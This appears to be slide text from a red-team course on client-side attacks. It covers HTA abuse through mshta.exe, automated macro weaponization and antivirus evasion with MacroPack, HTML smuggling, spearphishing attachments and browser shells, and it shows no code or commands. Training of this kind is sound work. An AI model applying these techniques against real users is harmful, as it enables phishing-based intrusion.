- HTAs executed by mshta.exe have more privileged access to the system compared to web-based JavaScript executed in a browser. They can perform actions such as reading/writing files, executing system commands, and interacting with ActiveX controls.

Security Considerations:

- mshta.exe imposes certain security restrictions to mitigate potential risks associated with executing HTA files.
- For example, HTAs executed by mshta.exe are subject to the Internet Explorer security zone settings, which can restrict their ability to access certain resources or perform potentially harmful actions.

Demo: HTML Applications (HTA)

HTA Attacks

Demo: HTA Attacks


Automating Macro Development
With MacroPack

Automating Macro Development

- So far, we have explored the various techniques and tools that can be used to develop MS Office macros manually.
- Now that we have a fundamental understanding of how MS Office macros work, how to develop your own VBA Macros and how to weaponize VBA Macros, we can now explore the process of automating the macro development process.
- The primary reason why we explored the manual techniques first, is so that we have an understanding of how macros work before we start including or using automated frameworks/tools to generate the macros for us.

Introduction to MacroPack

- MacroPack is an open source community tool/framework developed in Python 3 that is used to automate the development and weaponization of MS Office macros for initial access.
- MacroPack is a popular tool that is used in red teaming, pentests, and social engineering assessments.
- It goes beyond standard automation by providing you with the ability to obfuscate the macros in the MS Office document. It also simplifies and automates the process of generating MS Office macros that can evade AV solutions.
- Furthermore, it also supports a wide variety of MS Office file formats such as the MS Office retro document formats, for example; .doc.

MacroPack Formats

- Scripting formats:
  - VBA text file (.vba)
  - VBS text file (.vbs)
  - Windows Script File (.wsf)
  - HTML Applications (.hta)

- MS Office Supported formats:
  - MS Word (.doc, .docm, .docx, .dotm)
  - MS Excel (.xls, .xlsm, .xlsx, .xltm)
  - MS PowerPoint (.pptm, .potm)
  - MS Access (.accdb, .mdb)

MacroPack Obfuscation

- MacroPack supports various obfuscation techniques, all of which are automated. The automation features are compatible with all VBA and VBS based formats that can be developed by MacroPack.

- Obfuscation options:
  - Renaming functions
  - Renaming variables
  - Removing spaces
  - Removing comments
  - Encoding strings

References & Resources

- MacroPack GitHub Repo: https://github.com/sevagas/macro_pack

Lab Demo: Automating Macro Development With MacroPack

File Smuggling With HTML & JavaScript

Delivery

- This is the phase in which the attacker delivers the payload or malicious document to the target, preparing for subsequent actions like exploitation and execution.

- HTML smuggling is a method to deliver hidden payloads through conventional delivery vectors, such as emails or websites, enabling the attacker to establish initial access or execute malicious code on the target system.

HTML Smuggling

- HTML smuggling is a technique used in client-side attacks, particularly in the context of red teaming and penetration testing.
- It involves embedding malicious payloads or scripts within an HTML or JavaScript-based element, allowing the attacker to smuggle the payload through network defenses, such as firewalls or email security gateways.
- HTML smuggling is often used to bypass security controls by hiding the malicious content within seemingly innocuous HTML components, which can then be decoded and executed on the client's side.

How HTML Smuggling Works

- Embedding Malicious Content: In HTML smuggling, the attacker encodes or obfuscates the malicious payload within an HTML or JavaScript element. This can include embedding base64-encoded data or splitting the payload into smaller segments that are reassembled on the client side.

- Delivery Through Email or Web: The attacker delivers the HTML content via email (in the form of HTML email bodies or attachments) or through a compromised or malicious website. Since the payload is hidden within HTML, it's less likely to be detected by security tools that focus on scanning email attachments or web traffic for malware signatures.

How HTML Smuggling Works

- Reconstruction and Execution: Once the HTML content reaches the target's browser, the payload is reconstructed and executed. This could involve JavaScript logic to decode and reassemble the payload, leading to various outcomes, such as executing malicious scripts or downloading additional payloads.

Lab Demo: File Smuggling With HTML & JavaScript

Initial Access Via Spearphishing Attachment

Demo: Initial Access Via Spearphishing Attachment

Establishing A Shell Through The Victim's Browser


Demo: Establishing A Shell Through The Victim's Browser

Client-Side Attacks

Course Conclusion

Learning Objectives:

- You will have an understanding of what Client-Side attacks are and the various types of client-side attacks utilized for initial access.
- You will be able to perform client-side information and fingerprinting in order to identify key info regarding a target's client-side configuration (browser, OS etc).
- You will have a solid understanding of what Social Engineering is, the types of Social Engineering attacks used and the role of pretexting in successful social engineering campaigns.
- You will be able to plan, deploy and manage phishing exercises/campaigns with tools like GoPhish.
- You will have an understanding of what resource development and weaponization are in terms of client-side attacks.
- You will be able to develop your own VBA macros for initial access.
- You will have the ability to leverage functionality like ActiveX Controls to control/facilitate macro execution in documents.
- You will be able to develop and customize your own Macro enabled MS Office documents for use in obtaining initial access.
- You will be able to leverage HTML Applications for initial access.


Thank You!

EXPERTS AT MAKING YOU AN EXPERT